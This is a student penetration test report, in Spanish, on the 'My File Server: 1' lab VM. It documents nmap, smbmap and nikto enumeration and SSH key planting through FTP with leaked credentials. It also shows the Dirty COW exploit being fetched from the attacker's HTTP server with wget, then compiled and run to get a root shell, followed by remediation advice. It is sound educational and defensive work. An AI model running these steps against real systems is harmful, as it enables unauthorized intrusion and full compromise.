



UNIVERSIDAD
POLITÉCNICA

DE SAN LUIS POTOSÍ

Informe de Prueba de Penetración: My File Server 1

"Confidencial - Para uso exclusivo de la organización"

Aguilar Espinoza Juan Diego - 173877

Jasso Dávila Pedro Damián (AKKU) - 176658

Moreno Solís Gisela Geraldine - 176522

Palomo Cerdá José Armando - 17593

Zarate Domínguez David - 175842

Zorrilla Rivera Eduardo - 175877

CNO V: Seguridad Informática

8 de Marzo 2026

Mtro. Servando López Contreras

Executive Summary (Resumen Ejecutivo)

El presente documento detalla los resultados de la evaluación de seguridad (Pentesting) realizada a la máquina "My File Server: 1", la cual simula un entorno corporativo de almacenamiento de archivos. Durante el ejercicio, el equipo Red Team logró comprometer totalmente el servidor, obteniendo acceso a nivel de administrador (**root**).

El compromiso inicial se originó debido a una mala configuración en los servicios de transferencia de archivos y directorios compartidos, lo que permitió la extracción de credenciales de acceso. Posteriormente, se aprovechó una vulnerabilidad crítica de desactualización en el núcleo (Kernel) del sistema operativo (CVE-2016-5195) para escalar privilegios. El nivel de riesgo actual de este servidor es **CRÍTICO**, por lo que se requiere la remediación inmediata de las fallas documentadas para prevenir la fuga de información confidencial y el secuestro de los activos del negocio.

Alcance (Scope)

Objetivo: My File Server: 1.

Tipo de prueba: Caja Blanca / Caja Gris (Grey-box testing), simulando un atacante interno con acceso inicial a la red corporativa.

Limitaciones: La evaluación se limitó estrictamente a las fases de reconocimiento, enumeración, explotación y escalada de privilegios dentro de la máquina virtual objetivo. Quedaron excluidos los ataques de denegación de servicio (DoS) y de ingeniería social.

Metodología Aplicada

Para garantizar la calidad y reproducibilidad del análisis estratégico, se adoptó el estándar **PTES (Penetration Testing Execution Standard)** en combinación con controles relevantes de OWASP. Las fases ejecutadas fueron:

1. **Reconocimiento (Intelligence Gathering):** Identificación de la huella de red y descubrimiento del host activo.
2. **Enumeración Técnica:** Análisis profundo de puertos, servicios expuestos y evaluación de la superficie de ataque.
3. **Análisis y Explotación:** Evaluación de configuraciones deficientes, extracción de información sensible y obtención de acceso inicial.
4. **Post-Explotación (Escalada de Privilegios):** Elevación de permisos a nivel de sistema (Root) para demostrar el impacto real.

Fases de Reconocimiento

Se inició la auditoría mediante el descubrimiento del objetivo dentro del segmento de red local para simular la posición de un atacante. Se utilizó la herramienta de inspección de red **netdiscover** para identificar la dirección IP correspondiente a "My File Server: 1" mediante la resolución de protocolos ARP.

- **Vector analizado:** Tráfico de difusión (Broadcast) en la red local.

kali@kali: ~

Session Actions Edit View Help

Currently scanning: 172.16.0.0/16 | Screen View: Unique Hosts

3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 180

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.56.1	0a:00:27:00:00:0b	1	60	Unknown vendor
192.168.56.100	08:00:27:0c:43:e8	1	60	PCS Systemtechnik GmbH
192.168.56.104	08:00:27:cd:29:80	1	60	PCS Systemtechnik GmbH

Enumeración

Con la IP objetivo identificada, se procedió a realizar un escaneo exhaustivo de puertos y servicios utilizando **nmap** para entender los vectores de ataque disponibles, ejecutando scripts básicos de reconocimiento y detección de versiones.

```

(kali@kali)-[~]
$ nmap -p- 192.168.56.104 -sV
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-08 17:19 EDT
Stats: 0:01:16 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 77.63% done; ETC: 17:21 (0:00:18 remaining)
Stats: 0:01:16 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 77.68% done; ETC: 17:21 (0:00:18 remaining)
Stats: 0:01:16 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 77.80% done; ETC: 17:21 (0:00:18 remaining)
Stats: 0:01:22 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 91.23% done; ETC: 17:20 (0:00:07 remaining)
Nmap scan report for 192.168.56.104
Host is up (0.00043s latency).
Not shown: 64444 filtered tcp ports (no-response), 79 filtered tcp ports (host-prohibited), 1004 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.2
22/tcp    open  ssh          OpenSSH 7.4 (protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.6 ((CentOS))
111/tcp   open  rpcbind      2-4 (RPC #100000)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: SAMBA)
2049/tcp  open  nfs_acl      3 (RPC #100227)
2121/tcp  open  ftp          ProFTPD 1.3.5
20048/tcp open  mountd       1-3 (RPC #100005)
MAC Address: 08:00:27:CD:29:80 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Host: FILESERVER; OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 93.24 seconds

```

```

(kali@kali)-[~]
$ nmap -A 192.168.56.104
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-08 17:28 EDT
Nmap scan report for 192.168.56.104
Host is up (0.00060s latency).
Not shown: 897 filtered tcp ports (no-response), 9 filtered tcp ports (host-prohibited), 87 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.2
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ drwxrwxrwx  3 0      0          16 Feb 19  2020 pub [NSE: writeable]
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to ::ffff:192.168.56.106
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 1
|     vsFTPD 3.0.2 - secure, fast, stable
|_ End of status
22/tcp    open  ssh          OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 75:fa:37:d1:62:4a:15:87:7e:21:83:b9:2f:ff:04:93 (RSA)
|   256 b8:db:2c:ca:e2:70:c3:eb:9a:a8:cc:0e:a2:1c:68:6b (ECDSA)
|_  256 66:a3:1b:55:ca:c2:51:84:41:21:7f:77:40:45:d4:9f (ED25519)
80/tcp    open  http         Apache httpd 2.4.6 ((CentOS))
|_ http-methods:
|_   Potentially risky methods: TRACE
|_ http-title: My File Server
|_ http-server-header: Apache/2.4.6 (CentOS)

```

```

111/tcp open  rpcbind      2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4      111/tcp    rpcbind
|   100000  2,3,4      111/udp    rpcbind
|   100000  3,4        111/tcp6   rpcbind
|   100000  3,4        111/udp6   rpcbind
|   100003  3,4        2049/tcp   nfs
|   100003  3,4        2049/tcp6  nfs
|   100003  3,4        2049/udp   nfs
|   100003  3,4        2049/udp6  nfs
|   100005  1,2,3      20048/tcp  mountd
|   100005  1,2,3      20048/tcp6 mountd
|   100005  1,2,3      20048/udp  mountd
|   100005  1,2,3      20048/udp6 mountd
|   100021  1,3,4      34268/udp6 nlockmgr
|   100021  1,3,4      41277/tcp  nlockmgr
|   100021  1,3,4      45327/tcp6 nlockmgr
|   100021  1,3,4      50259/udp  nlockmgr
|   100024  1          39474/udp6 status
|   100024  1          42912/udp  status
|   100024  1          51582/tcp  status
|   100024  1          58146/tcp6 status
|   100227  3          2049/tcp   nfs_acl
|   100227  3          2049/tcp6  nfs_acl
|   100227  3          2049/udp   nfs_acl
|   100227  3          2049/udp6  nfs_acl
445/tcp open  netbios-ssn Samba smbd 4.9.1 (workgroup: SAMBA)
2049/tcp open  nfs_acl      3 (RPC #100227)
2121/tcp open  ftp          ProFTPD 1.3.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ Can't get directory listing: ERROR
MAC Address: 08:00:27:CD:29:80 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

```

```

Aggressive OS guesses: Linux 3.4 - 3.10 (98%), Synology DiskStation Manager 5.2-5644 (96%), Linux 2.6.32 - 3.10 (96%), Linux 3.2 - 3.10 (94%), Linux 3.2 - 3.16 (94%),
Linux 3.2 - 4.14 (94%), Linux 3.10 (93%), Linux 2.6.32 - 3.5 (92%), Linux 2.6.32 - 3.13 (92%), Linux 2.6.32 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: Host: FILESERVER; OS: Unix

Host script results:
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_ clock-skew: mean: -1h50m00s, deviation: 3h10m30s, median: -1s
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.9.1)
|   Computer name: localhost
|   NetBIOS computer name: FILESERVER\X00
|   Domain name: \x00
|   FQDN: localhost
|_ System time: 2026-03-09T02:58:35+05:30
| smb2-security-mode:
|   3:11:
|_ Message signing enabled but not required
|_ smb2-time:
|   date: 2026-03-08T21:28:37
|_ start_date: N/A

TRACEROUTE
HOP RTT ADDRESS
1 0.60 ms 192.168.56.104

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 37.96 seconds


```

Análisis crítico de servicios: La presencia de servicios SMB (Puertos 139/445) y FTP (Puertos 21/2121) abiertos y expuestos en un servidor corporativo

representa un riesgo inicial considerable. Se priorizó la enumeración de estos servicios mediante herramientas como **smbmap** y **ftp**, buscando configuraciones por defecto, accesos anónimos o recursos mal protegidos que pudieran filtrar credenciales.

```
(kali@kali)-[~]
$ ftp 192.168.56.104
Connected to 192.168.56.104.
220 (vsFTPd 3.0.2)
Name (192.168.56.104:kali):
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed
ftp>
ftp>
```

```
(kali@kali)-[~]
$ smbmap -H 192.168.56.104
```



```
SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com
https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 0 authenticated session(s)

[+] IP: 192.168.56.104:445      Name: 192.168.56.104      Status: NULL Session
    Disk                                                              Permissions      Comment
    ---
    print$                    NO ACCESS        Printer Drivers
    smbdata                   READ, WRITE     smbdata
    smbuser                    NO ACCESS        smbuser
    IPC$                       NO ACCESS        IPC Service (Samba 4.9.1)

[*] Closed 1 connections
```

Para evaluar la superficie de ataque de esta aplicación web, se ejecutó un escaneo de vulnerabilidades automatizado utilizando la herramienta **nikto**. Este análisis en profundidad permitió inspeccionar la estructura del servidor, identificando directorios y archivos expuestos de manera insegura. Durante este proceso, **nikto** alertó sobre la existencia de un archivo específico con un nombre

y extensión de alto interés, el cual no contaba con ninguna restricción de acceso.

```
(kali@kali)-[~]
$ nikto -h 192.168.56.104
- Nikto v2.5.0


+ Target IP: 192.168.56.104
+ Target Hostname: 192.168.56.104
+ Target Port: 80
+ Start Time: 2026-03-08 17:37:11 (GMT-4)

+ Server: Apache/2.4.6 (CentOS)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ Apache/2.4.6 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE .
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ /readme.txt: THIS might be interesting.
+ /icons/e: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ 8908 requests: 0 error(s) and 8 item(s) reported on remote host
+ End Time: 2026-03-08 17:37:46 (GMT-4) (35 seconds)

+ 1 host(s) tested
```

Explotación

La explotación inicial se logró capitalizando la vulnerabilidad de exposición de información descubierta en la fase anterior. Al acceder directamente al archivo identificado por Nikto y mediante el escaneo de smbmap, mediante un navegador web, se confirmó una falla crítica de seguridad: el documento contenía credenciales de acceso válidas (contraseña) almacenadas completamente en texto plano y expuestas al público.



Utilizando estas credenciales filtradas, se procedió a autenticarse en los servicios de administración remota del servidor a través del servicio SSH en el puerto 22 generando algunas claves SSH, por lo tanto utilizando ssh-keygen

para generar claves públicas SSH sin contraseña acceder a un servidor remoto de forma segura, sin necesidad de introducir una contraseña cada vez.

```
(kali@kali)-[~]
$ sudo ssh-keygen
[sudo] password for kali:
Generating public/private ed25519 key pair.
Enter file in which to save the key (/root/.ssh/id_ed25519):
Enter passphrase for "/root/.ssh/id_ed25519" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_ed25519
Your public key has been saved in /root/.ssh/id_ed25519.pub
The key fingerprint is:
SHA256:XEkKEGplzTv6Dci9ts2lMrpQcdUnLzUMgSZiaDH9s8Q root@kali
The key's randomart image is:
+--[ED25519 256]--+
| 0+==. .0+== |
| 0+ +0000.= |
| .0..+.+. 0= . |
| . oE. .. . |
| ..= +S . |
| .+ + |
| . . + . |
| . *0.0 |
| 0+.++ |
+-----[SHA256]-----+
```

```
(kali@kali)-[~]
$ sudo ftp 192.168.56.104
Connected to 192.168.56.104.
220 (vsFTPd 3.0.2)
Name (192.168.56.104:kali): smbuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> pwd
Remote directory: /home/smbuser
ftp> cd .ssh
250 Directory successfully changed.
ftp> pwd
Remote directory: /home/smbuser/.ssh
ftp> put /root/.ssh/id_ed25519.pub authorized_keys
local: /root/.ssh/id_ed25519.pub remote: authorized_keys
229 Entering Extended Passive Mode (||5472|).
150 Ok to send data.
100% |*****| 91 569.66 KiB/s 00:00 ETA
226 Transfer complete.
91 bytes sent in 00:00 (25.89 KiB/s)
ftp>
```

La autenticación fue exitosa, logrando comprometer la máquina perimetral y obteniendo una consola interactiva con privilegios de usuario estándar, estableciendo así el punto de apoyo inicial (foothold) necesario para la posterior escalada de privilegios.


```
(kali@kali)-[~]
└─$ sudo su
[sudo] password for kali:
(kali@kali)-[/home/kali]
└─$ ssh smbuser@192.168.56.104
The authenticity of host '192.168.56.104 (192.168.56.104)' can't be established.
ED25519 key fingerprint is: SHA256:ccn0TgE4/0XtSpg3oM02gVNYXrps4Zi+XcBgaDZnW78
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.104' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
#####
#                               Armour Infosec                               #
#                               www.armourinfosec.com                         #
#                               My File Server - 1                           #
#                               Designed By :- Akanksha Sachin Verma          #
#                               Twitter    :- @akankshavermasv                #
#####
Last login: Thu Feb 20 16:42:21 2020
[smbuser@fileserver ~]$
```

Escalada de privilegios

Una vez logrado el acceso inicial, se inició la fase de post-explotación analizando el entorno para encontrar rutas de elevación de privilegios. Al verificar la arquitectura y versión del sistema base mediante el comando `uname -a`, se determinó que el servidor utilizaba un Kernel de Linux altamente desactualizado (versión vulnerable a **CVE-2016-5195**, conocida como "**Dirty COW**").

```
Last login: Thu Feb 20 16:42:21 2020
[smbuser@fileserver ~]$ uname -a
Linux fileserver 3.10.0-229.el7.x86_64 #1 SMP Fri Mar 6 11:36:42 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
[smbuser@fileserver ~]$
```

El exploit de Dirty COW aprovecha una vulnerabilidad crítica de condición de carrera en el subsistema de memoria de Linux. Se procedió a descargar y compilar el código del exploit dentro de la máquina víctima. Al ejecutarlo, se alteraron exitosamente los binarios en memoria, derivando en la obtención de una consola interactiva con privilegios absolutos de administrador (`root`).



```
(root@kali)-[/home/kali]
ls
40616.c Desktop Documents Downloads escaneo.txt Music Pictures Public script.py sscript.py shell.sh Templates Videos
```

```
(root@kali)-[/home/kali]
python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

```
[smbuser@fileserv ~]$ wget http://192.168.56.106:8080/40616.c
--2026-03-09 04:31:12-- http://192.168.56.106:8080/40616.c
Connecting to 192.168.56.106:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4806 (4.7K) [text/x-csrc]
Saving to: '40616.c'

100%[----->] 4,806 --.-K/s in 0s

2026-03-09 04:31:12 (264 MB/s) - '40616.c' saved [4806/4806]

[smbuser@fileserv ~]$
```

```
(root@kali)-[/home/kali]
python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
192.168.56.104 - - [08/Mar/2026 19:01:13] "GET /40616.c HTTP/1.1" 200 -
```

```
[smbuser@fileserver ~]$ gcc 40616.c -o equipo1 -pthread
40616.c: In function 'proccselfmemThread':
40616.c:99:9: warning: passing argument 2 of 'lseek' makes integer from pointer without a cast [enabled by default]
    lseek(f,map,SEEK_SET);
    ^
In file included from 40616.c:28:0:
/usr/include/unistd.h:334:16: note: expected '__off_t' but argument is of type 'void *'
extern __off_t lseek (int __fd, __off_t __offset, int __whence) __THROW;
    ^
[smbuser@fileserver ~]$ ls
40616.c equipo1
[smbuser@fileserver ~]$
```

```
[smbuser@fileserver ~]$ ./equipo1
DirtyCow root privilege escalation
Backing up /usr/bin/passwd.. to /tmp/bak
Size of binary: 27832
Racing, this may take a while..
thread stopped
/usr/bin/passwd is overwritten
Popping root shell.
Don't forget to restore /tmp/bak
thread stopped
[root@fileserver smbuser]# whoiam
bash: whoiam: command not found
[root@fileserver smbuser]# whoami
root
[root@fileserver smbuser]#
```

Análisis de impacto (Modelo CIA)

El compromiso de "My File Server: 1" afecta drásticamente la triada de seguridad corporativa:

- **Confidencialidad:** Impacto CRÍTICO. Un atacante con acceso **root** puede leer, exportar o exponer públicamente la totalidad de los archivos confidenciales alojados en el servidor, violando la privacidad de la organización.
- **Integridad:** Impacto CRÍTICO. Al poseer control total, el atacante puede modificar registros de auditoría (logs), corromper archivos financieros o inyectar puertas traseras (backdoors), afectando la confianza en los datos.

- **Disponibilidad:** Impacto CRÍTICO. El atacante tiene la capacidad de encriptar la información (Ransomware), apagar el servidor a voluntad o modificar configuraciones de red, paralizando las operaciones que dependen del almacenamiento.

Recomendaciones técnicas

Para remediar las debilidades sistémicas y asegurar el entorno, se recomiendan los siguientes controles:

1. **Gestión de Parches y Actualizaciones:** Se debe actualizar inmediatamente el Kernel de Linux del servidor a la versión estable más reciente (superior a 3.9) para erradicar la vulnerabilidad CVE-2016-5195. Implementar una política de actualizaciones regulares.
2. **Hardening de Servicios de Archivos:** Deshabilitar logins de tipo **anonymous** en servidores FTP. Asegurar los recursos compartidos SMB aplicando Listas de Control de Acceso (ACLs) estrictas.
3. **Gestión Segura de Secretos:** Implementar políticas estrictas que prohíban guardar contraseñas, llaves o datos de autenticación en archivos de texto plano accesibles en la red.
4. **Restricción de Accesos Remotos:** El servicio SSH debe ser reconfigurado para aceptar únicamente conexiones autenticadas mediante pares de llaves criptográficas (RSA/Ed25519), inhabilitando la autenticación por contraseña tradicional.

Tabla de hallazgos

ID	Vulnerabilidad	Severidad	Evidencia	Impacto	Recomendación
VULN-01	Exposición de credenciales en texto plano en el servidor web	Alta	Archivo alojado en el directorio público del servidor web que contiene credenciales legibles sin autenticación.	Permite a cualquier actor malicioso evadir la seguridad perimetral y obtener acceso inicial directo a los servicios internos del sistema.	Eliminar inmediatamente las credenciales en texto plano de los directorios web. Implementar controles de acceso y auditar las rutas públicas expuestas por el servidor web.
VULN-02	Kernel vulnerable a Privilege Escalation (Dirty COW - CVE-2016-5195)	Crítica	Explotación exitosa de la condición de carrera obteniendo acceso Root absoluto.	Pérdida total de la Confidencialidad, Integridad y Disponibilidad del servidor.	Actualizar de emergencia el núcleo del sistema operativo y aplicar políticas de parcheo continuo.

Informe Estratégico de Ciberresiliencia: Evaluación de Infraestructura Crítica de Datos.

Presentado por:

Aguilar Espinoza Juan Diego - 173877

Jasso Dávila Pedro Damián - 176658

Moreno Solís Gisela Geraldine - 176522

Palomo Cerdá José Armando - 17593

Zarate Domínguez David - 175842

Zorrilla Rivera Eduardo - 175877

Red Team Cybersecurity Group.

09 de marzo de 2026



Contexto del Engagement

